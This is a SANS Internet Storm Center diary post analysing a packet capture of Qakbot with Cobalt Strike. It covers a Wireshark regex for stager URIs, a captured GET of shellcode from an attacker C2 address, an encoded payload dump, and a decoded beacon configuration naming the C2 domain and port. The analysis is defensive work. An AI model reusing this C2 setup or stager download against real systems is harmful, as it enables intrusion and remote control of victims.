
SANS ISC: InfoSec Handlers Diary Blog - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training InfoSec Handlers Diary Blog

isc.sans.edu/diary/rss/27176

Published: 2021-03-07
Last Updated: 2021-03-07 20:55:50 UTC
by Didier Stevens (Version: 1)
I like taking a closer look at captures files posted by Brad. In his latest diary entry, we have a capture file with Cobalt Strike traffic.


With regular expression "^/....$" I look for URIs that are typical for Cobalt Strike shellcode (and Metasploit too):


2021-03-02-Qakbot-with-Cobalt-Strike-activity.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.uri matches "^/....$"

No.	Time	Source	Destination	Protocol	Length	Stream index	Comment	Version	Info
4720	2021-03-02 17:46:43,282948	DESKTOP-PDK9T4A.cannonlightingllc.c…	logon.securewindows…	HTTP	240	118			GET /WjSH HTTP/1.1

Following this HTTP stream, I see data that looks encoded and has some repetitions, so this might be some kind of XOR encoding:



Wireshark · Follow HTTP Stream (tcp.stream eq 118) · 2021-03-02-Qakbot-with-Cobalt-Stri...

```
GET /WjSH HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0;
BTRS125526)
Host: 45.144.29.185:8080
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Tue, 2 Mar 2021 17:46:41 GMT
Content-Type: application/octet-stream
Content-Length: 208449

.......2....'[......;1....S.31..31.......1.9.t...X.......
0...0...}.........rB.E...Q....8..........He-.He-.He-.He-.He-.He-.He-kHe-
eW.#e...D[...z...      ...f.......e...E...
7...^.......~...s...s...s..d)......d).......fM.=]1..4.......f\..] ..
4......_.......T...|.....,...P.S.......L./...S...
0...L...L...L...L...L.O.L...H..?...?...?...?.2.>.2.p.2.,.2.,.2.q.2.a.
2...2...."..."..."..."..."..."..."..."..."...#...#...#...#...#...#...#P<.#.<.#...#
...#...#...#...#...#...#...#.f.#.p.#.p.#.p.#.p.#.p.#.p.#.p.#.p.#.p.#...#...#...#...#.
..#...#...#...#...#...#...#...#...[...[...[...[...[...[...[...[...
[...;...Z...Z...Z.}.Z...Z...Z...Z...Z...ZN...`..n...n.w.n.w.n.U.n...n...n...n...n....
........*...*...*...*  ..*        ..*         ..*        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..j        ..j         ..j        ..j
..j        ..j         ..j        ..j         ..?.K.i    ~.6
n ...T...U.!+...c.;.Y.N...:.W.;...N.L.....z/...*........T
[..
[.......i..yQ.iO.ym..y.....t...t. DG. ..
J........~.f.~...>..4.{.7..IhM.... .(.<.~.T...TC..TC..tC.~..x..Cx.`./....(...
(..^m!/.:!/.O-......6.7..Wa...$.........!.0.......].D..G.?s..?..P..(.9{.G.......5._.
6._.6m.'6m...i...:n.......D'.:.q.:[/F..z...).HB...A.].a.]A...W.........\.p.X.p.
(.p..Y`..._....Nt..J...Z..tBA..R.L.h.Mtd.
5%^.@.m...v.(..Z.k.{.=.(..i).C...c..ic.Fp..F....L...L.....EG.
.E3!..F.E.w.E.........c.Zhw..]...M.."%.%"%...&....9..A8.
...).....N..LL..."....w./.s./..nZ....>HY.>H   .{..8...h...h.<........YX..............
...O..U.i.T.0.odD...@......3....w...w....#qO.c/......h...h..........._..._..V.....
```


1 client pkt, 1 server pkt, 1 turn.

Entire conversation (208kB)


Show data as ASCII

Find:

I export this data stream as a file:




```
Frame 4720: 240 bytes on wire (1920
Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae
```



Text Filter:
Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
1579	kfzhm28pwzrlk02bmjy.com	image/gif	434kB	mrch.gif
4969	45.144.29.185:8080	application/octet-stream	208kB	WjSH
5017	45.144.29.185:8080	application/octet-stream	272 bytes	all.js
5025	45.144.29.185:8080	application/octet-stream	68 bytes	submit.php?id=248927919
5771	45.144.29.185:8080	application/octet-stream	732kB	all.js

Then pass it through my 1768.py Cobalt Strike beacon analysis tool:



```
@SANS_ISC C:\Demo>1768.py WjSH
File: WjSH
xorkey(chain): 0xd8a9cd30
length: 0x00032e00
payloadType: 0x10014d32
payloadSize: 0x00000000
intxorkey: 0x00000000
id2: 0x00000000
Config found: xorkey b'.' 0x0002fe10 0x00032e00
0x0001 payload type                     0x0001 0x0002 0 windows-beacon_http-reverse_http
0x0002 port                             0x0001 0x0002 8080
0x0003 sleeptime                        0x0002 0x0004 60000
0x0004 maxgetsize                       0x0002 0x0004 1048576
0x0005 jitter                           0x0001 0x0002 0
0x0007 publickey                        0x0003 0x0100 30819f300d06092a864886f70d010101050003818d003081890281810
0c735ba500e08ecca4f6b2983b08626e2ab87447b01cab3a08721cce1eeebc9e1c4e9a91fabc5bfa31c2b4432b642cd4650ab287c35fa2a
08ed7209e6807012ed40f45641b2803cc585768565fca12a33501175cea71245a9b761d45bf949c4d0148734430945a8138f3cc4c5e9eaa
203c95ee44b4b27b08f6b86bb561fa9865f0203010001000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000
0x0008 server,get-uri                   0x0003 0x0100 'logon.securewindows.xyz,/cx,45.144.29.185,/en_US/all.js'

0x000e SpawnTo                          0x0003 0x0010 (NULL ...)
```

And this is indeed the configuration of a beacon.

Didier Stevens
Senior handler
Microsoft MVP
blog.DidierStevens.com DidierStevensLabs.com